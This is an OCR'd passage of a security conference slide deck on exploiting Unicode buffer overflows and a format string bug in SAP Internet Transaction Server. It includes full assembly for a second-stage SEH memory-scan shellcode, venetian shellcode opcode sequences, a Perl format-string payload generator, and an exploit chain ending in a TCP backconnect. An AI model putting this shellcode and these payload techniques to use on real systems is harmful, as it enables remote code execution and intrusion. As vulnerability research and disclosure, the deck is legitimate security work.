  - but the middle byte becomes 0x00 most of the time...
  - This in turn means „end of string“ ☹
- With OEM, you got a lot of „%“ anyway
  - But again, a lot of 0x00 bytes as well

Missbrauch
Nutzbar
Misuse will be rewarded

Phenoelit

Format strings in color

- User input:

A	A	A	A	_	%	x

- Wide char by ANSI:

	A		A		A		A		_		%		x


- *printf() call: „“
  - 0x00 byte encountered, end of string
- *wprintf() call: „AAAA_23FEFE23“
  - Format argument is wide char

Return address selection

- Blowing up the heap
  - Doesn‘t always work
  - Is unreliable since it‘s unpredictable
  - Migth blow up other things...
- Finding a JMP/CALL <reg>
  - If a register points to code we can use, all we need is a jump or call to that register
  - Much more reliable
  - Must be addressable in our wide char scenario
  - Very limited number of directly addressable code sections

Return address selection - SEH


- If no register points to data we can influence, a JMP/CALL <reg> doesn‘t help
- Overflowing further, code added structured exception handlers (SEH) might be present
- Upon an exception, the overwritten SEH address is called (code execution)
- Upon execution of (attacker provided) SEH, EBX points to SEH record



Missbrauch Nutzbar
Misuse will be rewarded

SEH, again in color

1. Overflow up to SEH address
2. Trigger exception (not hard ☺)
3. Get co
   from
4. Enjoy



Phenoelit

Missbrauch Nutzbar
Misuse will be rewarded

Return to register, but how?

- Usefull JMP/CALL <reg> sequences in wide char addressable locations are **very hard** to find.
- Solution: pure simple brute force
  - Search the entire mapped address space for wide char addressable locations
  - Search from those locations ...
    - Bail if memory access occures
    - Print result if JMP/CALL <reg> is found
    - Recurse if CALL/JMP <imm> is found

→ Find **all** addressable JMP/CALL <reg>

... while at it ...

... put an end to those return address issues

- Also support search for JMP/CALL <reg> in ASCII overflows
- Support automatic handling of forbidden characters such as 0x00
- Support stack-return as well
  - If a pointer to your buffer is further up in stack, adjust stack by n bytes and return
- Support saving the return addresses
- Support diffing of return addresses

→ **Phenoelit OllyUni Plugin for OllyDbg**

OLLYDBG.EXE

Phenoelit

OllyUni finding example

- UNICODE return addresses that are not directly reachable:

```
00420153   57              PUSH EDI
00420154   8D45 E8         LEA EAX,DWORD PTR SS:[EBP-18]
00420157   68 30957100     PUSH LIBRFC32.00719530
0042015C   50              PUSH EAX
0042015D   FFD3            CALL EBX
```

0x00420153 is adressable by the sequence 0x429C in the ANSI table

0x0042015D is not Unicode addressable, but contains CALL EBX

```
Registers (FPU)
EAX 05D1FB5C UNICODE "BB"
ECX 00420153 LIBRFC32.00420153
EDX 77F951B6 ntdll.77F951B6
EBX 05D1FF6C
ESP 05D1FAC4
EBP 05D1FAE4
ESI 05D1FB84
EDI 02AC7BF8
EIP 00420153 LIBRFC32.00420153
```

The shell code dilemma

- Returning in our buffer works now, but look what happend to the shell code ...

```
E8 00000000     CALL 004015C5
5D              POP EBP
64:8B0D 000000 MOV ECX,DWORD PTR FS:[0]
```

```
E8 00000000     CALL 004015C5
0000            ADD BYTE PTR DS:[EAX],AL
0000            ADD BYTE PTR DS:[EAX],AL
005D 00         ADD BYTE PTR SS:[EBP],BL
64:008B 000D00 ADD BYTE PTR FS:[EBX+D00],CL
0000            ADD BYTE PTR DS:[EAX],AL
0000            ADD BYTE PTR DS:[EAX],AL
0000            ADD BYTE PTR DS:[EAX],AL
```

Solutions

- Injected 0x00 (or other) bytes have to be planned for
  - Create code with the 0x00 bytes being part of it

  →considered hard & not practical
- Create code that uses „padding“ to get rid of the annoying 0x00 bytes
  - Intel architecture helps us with the variable length commands
  - Effectively use every second command for the real work

Stack walk code

- The 0x00 byte padding method can be used for very simple things, if a register points to a ASCII version of our data:

```
50          :push eax
00 6D 00    :add byte ptr [ebp],ch
C3          :ret
```


- Intermix some INC/DEC instructions to adjust the register where required

Venetian Shellcode

- First published as „Creating Arbitrary Shellcode In Unicode Expanded Strings“ by Chris Anley (chris@nextgenss.com)
- Chris dubbed the method „venetian shell code“ due to the fact that the 0x00 gaps are closed like a venetian blind (for Germans: Jalousie).
- Only known public implementation from Dave Aitel in makeunicode2.py
  - Unfortunately it needs a lot of fixing
  - A commercial version is included in CANVAS and might be working better.

Venetian code in color

1. Set one register to the start of your real shell code
2. Pad 3 bytes
3. Modify the 0x00 byte
4. Pad 3 bytes
5. Increase your pointer register
6. Goto 2



Venetian Shellcode [2]

- Using opcodes with 0x00 in them, one can write code to fill the gaps:
  - add byte ptr [EAX],<value>
    with opcode 80 00 ??
    to set values where 0x00 bytes are
  - add byte ptr [EBP],CH
    with opcode 00 6D 00
    to „realign“ after each „real“ instruction
  - xchg EAX,ESP
    with opcode 94
    to get a pointer to the code into EAX

Venetian Shellcode [3]

- Size is a problem. An example code from the original paper:

```
40              :inc eax
00 6D 00        :add byte ptr [ebp],ch
40              :inc eax
00 6D 00        :add byte ptr [ebp],ch
80 00 75        :add byte ptr [eax],75h
6D 00           :add byte ptr [ebp],ch
```

  - This means 14 bytes to set one byte. Although the next one is for free (unmodified original), that‘s a lot of code.
- The shell code string in the above example would be: \x40\x6d\x40\x6d\x80\x75\x6D

Phenoelit

Venetian Shellcode [4]

- The size of the ventian shellcode increases ~10-14 bytes per byte real shell code
  → Real shell code should be as small as possible
- Dave Aitel uses a second stage code, which scans the stack for the final bind shell code
  - Becomes XXL for higher numbers of not usable chars (high bit filter problem)
- The result is a 3 stage code:
  1. UNICODE venetian code that creates second stage
  2. Second stage code that searches for the bind shell
  3. Your well known bind shell code

  → remote root

Venetian shellcode generator

- Instant UNICODE enabled instructions should be preferred, since no reallignment is needed
  - NOP instruction ADD AL,0 = 0400
  - Byte modification instruction
    INC byte ptr DS:[EAX] = FE00
  - MOV instruction (needs realignment)
    MOV byte ptr DS:[EAX],<val> = C600xx
- Placing the second stage code multiples of 265 after the venetian code decreases size further
  - Adding to EAX is only possible for byte 2 and 4 due to „ADD EAX,11002200“ being 05 00 22 00 11
  - Numbers <256 can only be added to EAX using INC, which means 4 bytes (INC+padding) per one step

Second stage code

- Only searching on stack is unreliable
  - Most often, a totally unrelated injection vector transports the third stage shell code
- Using the SEH, the full 4GB memory space can be scanned for the third stage code

1. start at 0x00000000
2. Install SEH (5)
3. Loop-scan for your code
   - If found goto 4
   - If exception, SEH is triggered
4. Execute third stage
5. [SEH] increase counter
6. [SEH] goto 3

Second stage code [2]

```
 call near .getdelta
.getdelta:
   pop  ebp
   mov  ebx,ebp
   add  ebx,.seh
   sub  ebx,0x5

   mov  edi,SEARCHFROM
.outsearch:
   pusha
   push ebx
   push dword [fs:0]
   mov  [fs:0],esp
   mov  esi,edi
.search:
   cmp  dword [esi],SEARCHPATTERN
   jz   .RunThird
   inc  esi
   jmp  short .search
.RunThird:
   inc  esi
   inc  esi
   inc  esi
   inc  esi
   jmp  esi

.seh
   mov  dword esp,[esp+8]
   pop  dword [fs:0]
   add  esp,0x4
   popa
   add  edi,0x00001000
   and  edi,0xFFFFF000
   jmp  .outsearch
```

Phenoelit „vense“ generator

- Release of a working UNICODE shell code generator in 379 lines of Perl
- ~16%-20% smaller venetian code than Dave‘s makeunicode2.py
- Handling of forbidden or unreliable characters (ANSI code page)
- Second stage shell code for full memory search of third stage code

Putting it all to use ...

Phenoelit

Missbrauch
Nutzbar
Misuse will be
rewarded


SAP Internet Transaction Server

- Three tier architecture to Internet-enable SAP R/3
  - WGate plugin for web server (IIS ISAPI, NES Plugin or CGI)
  - AGate service, communicating between WGate and R/3 – acting as middleware[buzzword]
- (relatively) easy to install, runs on Windows NT/2000 or Linux
- Directly connected to the existing SAP R/3

SAP ITS Security Guide

This installation type is appropriate for production sytems where additional security is desirable. In this case, you can install a second firewall between WGate and AGate, as shown below. For even greater security, you could also place a firewall between AGate and R/3.

Increased ITS Security



SAP ITS Installation Guide

Vulnerabilities in ITS

- WGate
  - Format string vulnerability in logging for higher „trace level“ (SAPisch for log level)
- AGate (directly exploitable through WGate)
  - Buffer overflow in ~command parameter
  - Buffer overflow in ~runtimemode parameter
  - Buffer overflow in ~session parameter
  - Buffer overflow in HTTP Content-Type field (ASCII)
- Info leak in AGate
  - ~command=AgateInstallCheck gives all installed DLLs, their path and exact version ☺

Break for administrative stuff

- Fix information for the listed vulnerabilities
  - SAP Notes component BC-FES-ITS
  - Notes 678526, 678523, 569011
  - We have *no idea* what that means, so don‘t ask us what‘s 0day and what‘s FFday
- SAP Advisories and Patches require
  - Registration
  - Customer-, Partner- or Installation number
- Apparently, all is well in ITS 6.20 PL7, 6.10 PL30 and 4.6 PL463

Missbrauch
Nutzbar
Misuse will be rewarded

Techniques used

- AGate ~runtimemode overflow
  - SEH based return to UNICODE addressable CALL EBX
  - Phenoelit Venetian code
  - Second stage SEH memory scan code
  - Halvar‘s TCP backconnect
- AGate ~command overflow
  - Direct return to UNICODE addressable CALL
  - Dave‘s Venetian code
  - Halvar‘s TCP backconnect
- AGate Content-Type overflow is boring ASCII, but makes good use of the Ret-Addr diffing

Techniques used [2]

- WGate format string (not UNICODE)
  - Format string generator for shell codes:

```
for ($i=0; $i<length($sc); $i++) {
 $char = substr($sc,$i,1);
 $delta = (0x100 | ord($char)) –
             ($initial & 0xFF);
 $format .= sprintf("%%%uu%%n",$delta);
 $initial = ord($char);
}
```

  - All you need to know is the number of bytes written *before* your format string is hit
  - Result: %361u%n%24u%n%256u%n%256u%n%256u%n%351u%n%240u%n%256u%n%256u%n...

Another note regarding SAP

- We had the hope that ITS is an exception...
- mySAP.com artitecture vulnerabilities:
  - Buffer overflow while handling HTTP Host tag in Message Server
  - Buffer overflow while handling HTTP Host tag in Web Dispatcher
  - Buffer overflow while handling HTTP Host tag in Application Server
- No details, since it‘s not fixed yet
  (or we don‘t know – remember, the login thing...)

Summary

- UNICODE overflows are exploitable – pretty much like everything else
- You can use your CPU power for reliable return address search instead of looking for little green people on mars.
- And still: Just because a platform is obscure, it does not mean it‘s not going to be exploited one day or another.
- Get all the stuff at http://www.phenoelit.de/whatSAP/

Dresden Hbf, 31 Juli 2000
photo: tobias b köhler